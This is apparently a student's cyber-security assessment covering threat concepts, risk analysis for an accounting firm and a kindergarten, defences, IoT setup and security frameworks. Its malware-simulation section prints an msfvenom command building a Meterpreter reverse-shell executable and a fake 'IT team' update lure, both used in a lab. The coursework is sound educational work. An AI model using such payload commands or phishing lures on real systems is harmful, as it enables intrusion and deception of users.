MidTown IT Cyber Security Methodology Recommendation Template.

Created by

MIDTOWN IT

by

Dylan Wondal

PROJECT REFERENCE: VU23217-AT2

DATE: 13/03/2023

Contents

Document Name	Version	Date Completed	Completed by	Approved by	Date Approved
Midtown_IT_Cyber_Security_Methodology	1	13/03/2023	Dylan Wondal		

PART 1 – Cyber-security concepts

Cyber-security concepts and terminology

Define the following concepts:

a) **A cyber-security threat**

A cyber-security threat is an unwanted threat to a company's technological resources and can lead to data being stolen, confidential information stolen and general disruption to the digital side.

b) **Threat actors**

A threat actor is a person or group behind the cyber-security threat with malicious goals in mind.

c) **Threat vectors**

A threat vector is how the threat actors gain unwanted access to a computer system whether it is through vulnerable software or social engineering.

d) **Threat goals**

The threat goal is what the attacker's end goal is once a system is compromised, whether that be installing malware, stealing data or taking the system completely offline.

Cyber-security attacks

a) **Outline the characteristics of a cyber-security attack.**

The general characteristics of a cyber-security attack are

b) **Identify and explain three (3) sources of cyber-security attacks.**

1. Nation/state-backed groups – These groups are secretly sponsored by their government and usually target enemy states/countries. An example is the Lazarus group who is backed by North Korea


2. Hacktivists – These groups are made of people from all over the world and have a goal usually for the better of the world. The most known hacktivist group is Anonymous.

3. Cybercriminals – These groups are organised and usually aim to gain from hacking a company whether it be financial or confidential database

c) **Explain how an attack operates. Use an example to illustrate your answer.**

An attack starts with reconnaissance to find out as much information about the target as possible. The next step in an attack the exploitation where the vulnerable system is attacked and the attackers gain unauthorised access. From there the attackers can either attempt privilege escalation or begin the malicious tasks.

The following diagram shows an attacker using SQL injection:



(Image: Agathoklis Prodromou, 2019)

Threats, attacks and trends

1. Phishing:

• Phishing is the most common attack used by threat actors to gain access to a system. Phishing involves sending a fake email that appears to come from a known source and tricks the user into downloading/installing malware or revealing personal information. A common technique for threat actors is spear-phishing where the fake message includes information about the target which can help make them believe the message is legitimate (CheckPoint, 2020).

2. Ransomware:

• Ransomware is another common attack used. It is a piece of malware that encrypts everything on the victim's computer and can only be decrypted using the key that the threat actors have. To get the key, the victim must pay a certain amount usually in cryptocurrency so it can't be traced. A common technique is to combine the ransomware with a phishing attempt to get the target to download and run the software (Australian Cyber Security Centre, 2021).

3. Supply chain attacks

• Supply chain attacks are becoming a more common threat in the current day where threat actors will attack their target's suppliers/partners to gain access to their systems and then eventually reach their true target. The techniques used are malware insertion where malware is inserted into a legitimate update package and then run by the target, installing the malware Korolov, 2020).

Research and explain the following cyber-security terms:

- **Botnets**

  A botnet is a network of devices that have been compromised and taken over to be used for malicious activities such as email spam or denial of service attacks (Paloaltonetworks.com, 2019).

- **Malware**

Malware is software that has malicious intent and can cause damage or harm to a network or system (Malwarebytes, 2020).

- **Viruses**

  A virus is a piece of software that can replicate itself to other devices and continue to spread and possibly delete files (Nieles, Dempsey and Pillitteri, 2017).

- **Worms**

  A worm is similar to a virus in that it replicates and spreads but a worm does it through networks to reach other systems (Nieles, Dempsey and Pillitteri, 2017).

- **Root Kits**

  A rootkit is software that allows hackers to have administrator-level privileges. This is achieved with the rootkit operating at the kernel level which has the most access to the host system(Kaspersky, 2021).

PART 2 – Identify cyber-security needs of organisations

Data risks, vulnerabilities and cyber-security needs

a. Describe the organisation’s data types and associated data risks for each type of data identified.

Scenario 1 (Widget Accounting)

Risks:

1) **Personally identifiable information (PII) is the employee names, addresses, and phone numbers which is stored on the laptops, servers and NAS. The risk involved with this data is identity theft since the business is required to store a lot of personal information.**
2) **Financial data is the customer and employees' credit card details and financial records. This poses the risk of financial theft and fraud if accessed by threat actors**
3) **Business data is the business's trade secrets and intellectual property which if stolen can give their competitors an advantage over them.**

Scenario 2:

1) **Staff details which include PII about the staff like addresses, phone numbers, and emails can lead to identity theft.**
2) **Payroll details like the earning of staff as well as the prices that parents pay. This can be used for financial fraud.**
3) **Equipment details such as serial numbers can be used for specific attacks against devices and can also be used for tracking.**

4) **Child details include medical records, dietary requirements, addresses and who their parents are. This info can be used for blackmailing purposes.**
5) **Parent/Guardian details which will include address, phone number, and email which can lead to identity theft and phishing attacks.**
6) **Enrolment details can be combined with any of the other types of data to further enhance the blackmail against the parents.**

b. Identify the different ways data is accessed in the organisation.

Scenario 1 (Widget Accounting)

1) **Local access through the Windows 10 devices located at the office.**
2) **Remote access through the remote employees who connect through personal devices and home wifi.**
3) **Network access through the new Netgear switch installed which also has some ports publicly accessible.**
4) **Social media access through the use of Facebook and Twitter for the organisation's advertising.**

Scenario 2:

1. **Local access through the 10 pcs and 12 laptops.**
2. **Mobile devices used by staff like phones and tablets.**
3. **Smart tv which can be connected to the networks.**
4. **Robots used by children can have access to the networks.**
5. **7 baby monitors are connected to the network so they can be remotely viewed.**
6. **Voice-activated devices can be used to access data without the need for staff to access a device.**
7. **Remote access from the staff the work from home.**
8. **An online enrolment system is used to access attendance and cancellations.**

c. Consider the risk that a security breach poses for the organisation and describe the reason the organisation has to protect:

- Organisation’s data
- Online identity of users and their private data

Scenario 1

1. **Organisation data: Since the organisation's data is stored on laptops, servers and a NAS without any cryptographic techniques a security breach would mean that the threat actors could access all the data and modify, steal or delete it. This data includes financial data of the company as well as trade secrets/intellectual property which could damage the company's competitive position if given to the competition.**
2. **Online Identity of users and their private data: The organisation allows employees to connect their devices through the wireless network, and employees share passwords and logins. This is potential for a security breach and could result in the theft of personal information such as usernames, passwords, and other login credentials. This data can lead to identity theft, financial fraud, and other malicious activities.**

Scenario 2

1. **Organisation data: A security breach for the kindergarten could lead to the compromise of important data, such as staff details, payroll details, children's and parents' details, and medical records. This could lead to identity theft and financial fraud. If the payroll details of staff members are compromised, it could result in financial losses for both the staff and the organisation and if the medical records of children are leaked or stolen, it could result in serious consequences for both the children and their parents.**
2. **Online identity of users and their private data: A breach would compromise the online identity and private data of users, such as staff and parents This could include personal information and financial details which could be used for identity theft and financial fraud.**

d. Based on each organisation’s data, identify the potential vulnerabilities of the organisation. Identify and explain at least three (3) vulnerabilities.

Scenario 1

1. **Insecure network: The company uses WIFI but the password is publicly accessible meaning threat actors can easily join the network and further pivot into the organisation. There are also ports on the switch that can be accessed by the public.**
2. **Lack of password policy: The lack of a password policy as well as employees choosing their password means that a very weak password can be used which can be easily guessed by an attacker and they can gain access to the computer which stores the organisation's data.**

3. **Password Sharing: Since staff are allowed to share passwords, this means that if an attacker guesses 1 password there is a chance it is used on other devices and they can take over multiple devices.**

Scenario 2

1. **Unsecured network devices: With the kindergarten having many IOT-like devices such as robots, voice-activated devices and baby monitors, they may not be secure and can be used to gain initial access to the network.**
2. **Remote work: Since some of the staff work from home on various days, they may not have a good security system if any at all at home meaning that an attacker could compromise the staff members' home network and then pivot into the company's network.**
3. **Unauthorised access of devices: Since there are so many devices including portable ones, it would be hard for staff to keep an eye on all of them and if an attacker was able to get one, e.g. tablet, they then have the opportunity to gain any data kept on the device and possibly compromise other devices as well.**

e. For each vulnerability identified, explain the techniques that attackers could use to infiltrate the data.

Scenario 1:

1. **An attacker can use a Man-in-the-middle attack to intercept data transmitted over the wifi network since they can access it with the public password or open ports on the switch. This would allow them to catch passwords, business data and more.**
2. **Since there is no password policy, attackers can brute force simple passwords since there is a high chance that staff will use a simple password for the devices.**
3. **With the company allowing password sharing, attackers could perform credential stuffing which is using a credential obtained from 1 user on other devices and systems to gain access to them. Another technique an attacker could use is phishing where they could impersonate another staff member and ask for the password.**

Scenario 2:

1. **An attacker can scan all of the networked devices and try to find vulnerabilities or default credentials to gain unauthorised access and pivot to one of the main devices or record the baby cam footage.**
2. **With remote work being an option for the staff, an attacker could target them as they would most likely have a less secure network and are easier to break into. From there, the attackers can perform a man-in-the-middle attack and capture all the data the staff member is transmitting.**

3. **An attacker could impersonate a parent picking up their child from the kindergarten and secretly grab one of the devices and leave with it. From there they can take all the data of the device and possibly pivot to other devices.**

f. For each organisation, list and explain the cyber-attack methods that could be utilised to bring their infrastructure defences down.

Scenario 1:

1. **Phishing: Attackers can use phishing attacks to gain access to the systems and exfiltrate data and PII as well as install malware such as ransomware and essentially completely shut down the company.**
2. **Password attacks: Since there is a lack of a password policy and there is also password sharing, attackers can attempt to brute-force passwords and gain access to systems and from there disrupt the company's operations or steal data.**

Scenario 2:

1. **IOT-based attacks: The attackers can utilise the IOT devices within the kindergarten and exploit them to gain access to the network since they most likely are not secure and have no protection on them.**
2. **DOS attacks: An attacker can flood the kindergarten's network with so much traffic to the point where they can no longer use devices properly which would mean the staff cannot check baby monitors or do any of the online activities that need to be completed daily.**

Task 2: Identify cyber-security measures for the organisation

Task 1 identified the organisations' data, risks and vulnerabilities. This section concentrates on outlining the security measures required to protect the organisation against potential cyber-attacks.
For **each** scenario presented, complete the following tasks:

g. Based on the information obtained in Task 1, outline a strategy to defend the organisation's data from threat actors. The strategy must include:

- Cyber-defence methods
- Cyber-defence techniques
- Organisational policies and procedures

Scenario 1

Cyber-defence methods:

1. **Endpoint protection: The business should deploy an endpoint security solution on all laptops to prevent malware and other attacks**
2. **Encryption: WIDGET should encrypt all data on the NAS and devices.**
3. **Firewall: Install a firewall to block unauthorised access to the network, and configure it to allow only authorised traffic.**
4. **Access control: Establish a strict access control policy to limit user privileges and only allow authorised users to access data.**
5. **Vulnerability scanning: Conduct regular vulnerability scans and patch all identified vulnerabilities to prevent cyber-attacks.**

Cyber-defence techniques:

1. **Multi-factor authentication: Set up MFA to ensure that only authorised users can access the network.**
2. **Password policies: Implement a password policy that requires strong passwords and prohibits sharing of passwords.**
3. **Regular training: Provide regular training to all employees to increase their awareness of cyber threats and how to respond to them.**

Organisational policies and procedures:

1. **Acceptable Use Policy: Establish an Acceptable Use Policy that outlines the acceptable use of technology within the organisation.**
2. **Remote Work Policy: Create a remote work policy that outlines the expectations and requirements for employees who work at home.**
3. **Information Security Policy: Develop an Information Security Policy that outlines the approach to information security, including policies on data protection, access control, and incident response.**
4. **Regular audits: Conduct regular audits to ensure that policies and procedures are being followed and follow government standards as well.**

Scenario 2:

Cyber-defence methods:

1. **Firewall: The kindergarten should implement a firewall to control traffic entering and leaving the network, and to block traffic from known malicious IP addresses.**
2. **Antivirus: The kindergarten should use reputable antivirus software on all networked devices to protect against known threats.**
3. **Access control: The kindergarten should implement control policies and use multi-factor authentication to ensure that staff can access sensitive data.**
4. **Data encryption: Sensitive data should be encrypted both in transit and when in storage to prevent unauthorised access.**

Cyber-defence techniques

1. **Employee training: Employees should receive regular training on cyber security practices such as how to recognise a phishing email.**
2. **Incident response plan: The kindergarten should have an incident response plan in place that outlines the steps to be taken in the event of a cyber-attack and how to ensure they can still operate. e.g. paper backups or offline backups of data.**

Organisation policies and procedures:

1. **Acceptable use policy: The kindergarten should create an acceptable use policy that outlines how employees can use the organisation's IT resources. Another policy should be created for the use of the network when working from home.**
2. **Data retention policy: The kindergarten should have a data retention policy that states how long data should be kept and when it should be securely disposed of.**
3. **Incident reporting policy: Employees should know how to report security incidents and who to report them to.**

h. Recommend four (4) essential cyber-security awareness practices for the scenarios presented

1. Password management/policies: Staff should be made aware of the dangers of sharing passwords and how important it is to have a strong password.

2. Phishing awareness: Staff should be trained on phishing and the easy ways to identify a phishing attempt.

3. Encryption: Staff should be made aware of the importance of encryption and how it will ensure all company data is kept secure

4. Software updates: Staff should be taught that most vulnerabilities are in outdated software and by keeping up to date with their software, there will be a much lower chance of hacking attempts.

PART 3 – Methods and tools to safeguard personal privacy

Methods and tools selection

For **each** scenario, complete the following tasks:

3.1 Examine the scenario presented and identify the security methods and tools that could be used to protect the organisation's data. For each method and tool, provide a brief description.

Scenario 1:

1. **Firewall: A firewall is a network security tool that monitors incoming and outgoing network traffic. It helps to block unauthorised access to the network and prevent cyber attacks.**
2. **Anti-virus software: Anti-virus software is a program that detects and removes computer viruses and other malicious software.**
3. **Encryption: Encryption is where data is transformed into stuff that cannot be read without decryption and also usually without the decryption password.**
4. **Password Management: Password management tools can help to enforce password policies, create and store strong passwords, and monitor password usage across the organisation**

Scenario 2:

1. **Access Control: Access control systems can be used to control who/what has access to the network and data. A role-based access system can be used to assign staff and play devices with different levels of access.**
2. **Data Backup: Regular data backups can help to prevent data loss due to cyber attacks or system failures.**
3. **Mobile Device Management (MDM): MDM software can help to manage and secure mobile devices. The MDM can be used to update all devices and patch applications from one spot instead of doing it on all devices individually.**

3.2 Outline the setup required to protect the organisation from cyber-security attacks. The setup includes:

a) Common infrastructure

b) Equipment

c) Software

Scenario 1

a) **Common infrastructure:**

- **Firewall to control inbound and outbound traffic and provide network segmentation**
- **VPN access for remote employees to connect securely to the organisation's network**
- **Network monitoring tools to detect and alert for suspicious activity**

b) **Equipment:**

- **Updated laptops and devices with endpoint protection software**
- **A secure wireless router with strong password protection for Wi-Fi access**
- **Encrypted storage for sensitive data such as NAS devices**

c) **Software:**

- **Anti-virus, and anti-malware software for laptops and other devices**
- **Encryption software to secure sensitive data on personal devices.**
- **Password management software to enforce password policies and practices**

Scenario 2:

a) **Common infrastructure:**

- **Firewall to control inbound and outbound traffic and provide network segmentation**
- **VPN access for remote employees to connect securely to the organization's network**
- **Network monitoring tools to detect and alert for suspicious activity**

b) **Equipment:**

- **Updated laptops and devices with endpoint protection software**

- **Encrypted storage for sensitive data such**
- **Robust password-protected Wi-Fi network with appropriate access controls**
- **Mobile device management software to ensure mobile devices are secure**

c) **Software:**

- **Anti-virus, and anti-malware software for laptops and other devices**
- **Encryption software to secure sensitive data**
- **MDM software to maintain up-to-date patches and updates**

3.3 Investigate and propose measures to protect the organisation from cyber-attacks. The measures must include:

a) Relevant cyber-security policies and procedures

b) Cyber-security tools and systems

Scenario 1:

a) **Relevant cyber-security policies and procedures.**

1. **Password policies: Strong password requirement, expiration so passwords have to be changed regularly.**
2. **Access control: Limits which users can access what data especially sensitive data. As well as using MFA**
3. **Mobile device: Policy to outline acceptable usage of mobile devices at work and a requirement for antivirus software.**

b) **Cyber-security tools and systems**

1. **Antivirus software: prevent malware and ransomware, etc.**
2. **Firewall: monitor/control traffic on the network.**
3. **Encryption: Keep sensitive data unreadable without a password.**

Scenario 2:

a) **Relevant cyber-security policies and procedures.**

1. **Password policy: Strong password requirement, expiration so passwords have to be changed regularly.**
2. **Access control: Limits which users can access what data especially sensitive data. As well as using MFA**
3. **Mobile device policy: Outlines what can and can't be used on tablets and phones as well as requiring a security solution to be installed on them.**

b) **Cyber-security tools and systems**

1. **Antivirus software: prevent malware and ransomware, etc.**

2. **Firewall: monitor/control traffic on the network.**
3. **Encryption: Keep sensitive data unreadable without a password.**
4. **IoT Security: keep IoT devices up to date as well as use strong passwords for the admin consoles.**

3.4 Explain the following mitigation strategies and identify how they could be utilised in the scenario presented.

a) Cyber Kill Chain process

The cyber kill chain process is a framework that is used to show the different stages of a cyber attack. There are 7 stages that start with reconnaissance and finish with exfiltration.

Scenario 1:

1. **The kill chain can be used to identify potential points of access to the business system.**
2. **Measures can be implemented to prevent the initial stages of the process such as phishing in the delivery phase.**

Scenario 2:

1. **Identify the different stages of a potential cyber attack and what will be affected**
2. **Develop a plan to prevent, detect, and respond to attacks at each stage.**
3. **Train staff to be able to identify things in the delivery stage such as phishing and malware infections.**

b) MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK)

The Mitre ATT&CK is a framework that outlines common tactics, techniques and procedures used during a cyber attack. This framework can be used to identify how the attackers are operating as well as develop strategies to prevent certain techniques and tactics.

Scenario 1:

1. **Identify the different tactics and techniques that attackers could use to gain access.**
2. **Create a plan to prevent, detect, and respond to attacks using the techniques identified.**
3. **Deploy measures into the system that will help prevent some of the techniques in the framework.**

Scenario 2:

1. **Identify the different tactics and techniques that attackers could use to gain access.**
2. **Create a plan to prevent, detect, and respond to attacks using the techniques identified.**
3. **Deploy measures into the system that will help prevent some of the techniques in the framework.**

3.5 Investigate and explain why *behaviour-based security* is different from a traditional firewall. Which methods should be used in the scenarios? And why?

Behaviour-based security differs from normal firewalls since it uses AI/machine learning to identify and attempt to prevent cyber attacks. Normal firewalls only stop things based on a predetermined set of rules whereas behaviour-based will analyse the traffic and determine if it is malicious or not.

Scenario 1:

WIDGET can use a behaviour-based firewall as they don't have any security system installed at the moment and this would give them a layer of security. Since password sharing is allowed, the firewall will learn the habits of the staff and when it detects a login attempt out of the ordinary, it will block it before anything damaging can be done.

Scenario 2:

With a large number of internet-connected devices, the firewall can monitor the network traffic and when it sees something that isn't related to everyday uses e.g. searching nursery rhymes, it will block those attempts. It can also prevent the access of data by only letting the known people with authorisation access the medical records and other sensitive data.

TASK 2: Protecting personal data of an internet service user (not part of the scenarios)

3.6 Select one of the following online services:

a) Facebook

b) Twitter

c) Instagram

d) LinkedIn

Find the terms of service and any privacy/security policies for the selected online service. Read these documents.

A friend of yours suffers a breach of privacy on the selected service, so you decide to improve your own security on this service. In your own opinion, what processes could you take to keep the information on this service secure and private? In your answer, include not only the mechanisms and configurations of the service you can use, but also what actions you can take (as a user) to protect yourself, e.g. don't upload certain sorts of information or don't upload certain photos.

Selected service: LinkedIn


LinkedIn collects data from when you register but also from what you put on your profile. You can reduce the amount of information they have on you by only uploading the required information when signing up. Another way they collect data about you is when you complete any forms or surveys so once again only upload the required information. Another way to stay private is to not upload or talk about anything in your private life as LinkedIn is designed for work/job purposes. Another way to stay private is to not upload photos where your environment can be identified such as the front of your house which can be used to identify more personal information about you. Overall the main way to stay private is to limit the amount of information you provide and to be wary of what you upload.

Task 3: Demonstration: Malware simulation

3.7 Attacking a system with malware

Part of the Cyber Kill Chain process (used by attackers to infiltrate a system) is to deliver malware into the system which exploits a vulnerability in the system. In this task, you will simulate these steps in the Cyber Kill Chain process.
For this activity, you need to select a malware simulation tool. Identify and briefly describe the tool.
Run the selected tool within your virtual environment.
Launch the simulated malware attack. Take screenshots that show the delivery of the malware to the user, the user launching the malware and any results (successful or otherwise) of the malware. Submit screenshots as evidence.


I will be using msfvenom to generate a malicious exe file and then host the file on a web server. I will then use a document to trick the user into downloading the file by making the document seem official.



```
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=9001 -f exe > update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Image 1: Payload generation

Image 2: File from hackers pretending to be the IT team



ATTENTION


New Security update

Please download and install update from the link

UPDATE

Thanks, IT team


Image 3: User downloading file.



Downloads

update.exe could harm your device. Do you want to keep it anyway?

Image 4: Defender



Threat blocked
3/11/2023 2:13 PM

Severe

Detected: Trojan:Win32/Meterpreter.O
Status: Removed
A threat or app was removed from this device.

Date: 3/11/2023 2:13 PM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

file: C:\Users\testing\Downloads\update.exe

webfile: C:\Users\testing\Downloads\update.exe|http://10.10.10.10/update.exe|pid:2764,ProcessStart:133229816046911510

3.8 After completing 3.7, answer the following questions:

a) Was the malware attack successful or not?
It was not successful

b) If successful, how do you know that it was successful?
N/A

c) If not, what defence mechanism on your PC prevented the attack?
Firstly edge detected that it could be dangerous and warned the user. But even after allowing it to be kept, Windows Defender picked it up straight away and deleted it as it was identified as a trojan.

PART 4 – Internet of Things (IoT) devices

Provide examples of IoT devices that could be implemented in the scenario selected. Identify at least three (3) devices.

1. **Baby monitors (*Bebcare IQ WIFI HD Baby Monitor*)**
2. **Voice-activated devices (*Echo dot (3rd gen) smart speaker with Alexa*)**
3. **Smart Thermostat (*Ecobee3 Lite SmartThermostat, black*)**

4.2 For each IoT device identified in 4.1, research and explain manufacturers' details on:

a) The methods that the device uses to protect data privacy
b) The techniques used to protect devices from cyber threats
c) User authentication techniques
d) Devices vulnerabilities

Provide references for your sources as evidence using a formal referencing style, e.g. APA or Harvard.


1. **Baby Monitor**
   a) **The site says they value the security of personal information but do not state how it is done. The manual states that account info (name, email, password) is encrypted on their servers. (*Bebcare IQ WIFI HD Baby Monitor* n.d)**
   b) **Allows the user to turn wifi on/off at any time. To pair the camera to the phone, one must show the camera a QR code generated by the app.**
   c) **The user logs in to the app with an email and password.**
   d) **None Found/Publicly listed**
2. **Voice-activated devices**
   a) **Security policy states it uses SSL to encrypt information from the user. (*Common sense privacy standard privacy report for Amazon Alexa* n.d.)**
   b) **SMS authentication for creating accounts. The user has the ability to not send a voice recording to the cloud and can delete any of the recordings. (*Alexa, Echo Devices, and Your Privacy* 2011)**
   c) **The user logs into Alexa/amazon account using a phone number or email and password.**
   d) **Some Alexa subdomains were vulnerable to XSS (Cross-site scripting) which led to getting the CSRF token and then an attacker can perform things like install apps, and get voice history as well as personal information (Etal, 2020)**

3. **Smart Thermostat**
   a) **Ecobee doesn't sell user's data to 3rd parties to then be used for targeted ads etc.**
   b) **EcoBee encrypts all traffic as well as runs a bug bounty program**
   c) **Email and password are used for the account but can also connect to Alexa**
   d) **No known incidents in the last 3 years (**privacy not included review: ECOBEE3 Lite* n.d.)**

4.3 **IoT Demonstration** (not part of the scenarios)

NOTE: Your teacher/assessor may direct you to use a different network simulator program if Cisco Packet Tracer is not available.

Create a small local area network using the Cisco Packet Tracer network simulator with the following devices and cabling:



Screenshot of CISCO Packet Tracer used with permission from CISCO.

Open a new packet tracer file and add in the required devices as per the diagram.

e) Configure the Home Router with the IP address of 192.168.0.1/24.

- a) DHCP enabled and starting IP address of 192.168.0.50
- b) 2.4ghz and 5 ghz SSID of HomeNetwork
- c) WiFi Security Mode WPA2 Personal
- d) WiFi Encryption AES
- e) WiFi Password HomeNetworkPass

f) Configure the Server with a static IP address of 192.168.0.2/24

- f) Configure the Server to be an IoT Server
- g) Create the IoT User admin with password admin through the Server desktop app 'IoT Monitor'

g) Configure all other devices to connect to the Home Router WiFi network and get their IP address via DHCP.

h) Register the IoT devices to the Server 192.168.0.2 using the username/password of admin/admin


i) Use the Smartphone to login to the desktop app 'IoT Monitor' using the admin credentials.


h) Paste a screenshot below of all the devices connected and their current status set as follows:

a) Door – Locked

b) Fan – Low

c) Light – On





IoT Monitor

IoT Server - Devices　　Home | Conditions | Editor | Log Out

● DOOR (PTT08106D1S-)　　Door

Open ●

Lock　Unlock | Lock

● FAN (PTT0810C9RQ-)　　Ceiling Fan

Status　Off | Low | High

● LAMP (PTT0810A0Z2-)　　Light

Status　Off | Dim | On

PART 5 – Current cyber-security frameworks

Investigate the following current cyber-security frameworks and provide the information requested.

5.1 National Institute of Standards and Technology Cyber Security Framework (NIST CSF)

NIST CSF	
Definition:	**A framework of guidelines, standards and practices for managing cyber risks**
Fundamentals:	**Identify – Protect – Detect – Respond – Recover**
Purpose:	**To provide a flexible and scalable approach to managing and reducing cybersecurity risk that can be integrated into existing practices.**
Objectives:	**Improve cyber-security risk management, help businesses understand the risks and protect their data and networks**

5.2 Australian Cyber Security Centre (ACSC)

ACSC	
Definition:	**Strategies and controls to prevent most cyber threats**
Essential Eight Strategies:	**Application control – Patch applications – configure Microsoft office macros – use application hardening – restrict administrator privileges – path operating systems – multi-factor authentication – daily backups.**
Purpose:	**Minimise the potential of a cyber attack and reduce the impact of any attacks.**
Objectives:	**Reduce the likelihood of a cyber attack, minimise the impact of a successful one and promote cyber-security awareness.**

5.3 Centre for Internet Security (CIS)

CIS	
Definition:	**A set of cyber-security to help companies protect against cyber threats.**
CIS controls:	**Inventory and Control of Enterprise Assets – Inventory and Control of Software Assets – Data Protection – Secure Configuration of Enterprise Assets and Software – Account Management – Access Control Management – Continuous Vulnerability Management – Audit Log Management – Email and Web Browser Protections – Malware**

	Defenses – Data Recovery – Network Infrastructure Management – Network Monitoring and Defense – Security Awareness and Skills Training – Service Provider Management – Application Software Security – Incident Response Management – Penetration Testing
Purpose:	**To provide an extensive and actionable set of controls that companies can use to improve their cyber-security defences and reduce the risk of cyber threats.**
Objectives:	**Simplify the approach to threat protection, comply with industry regulations and have cyber hygiene in the organisation.**

PART 6 – Contingency task

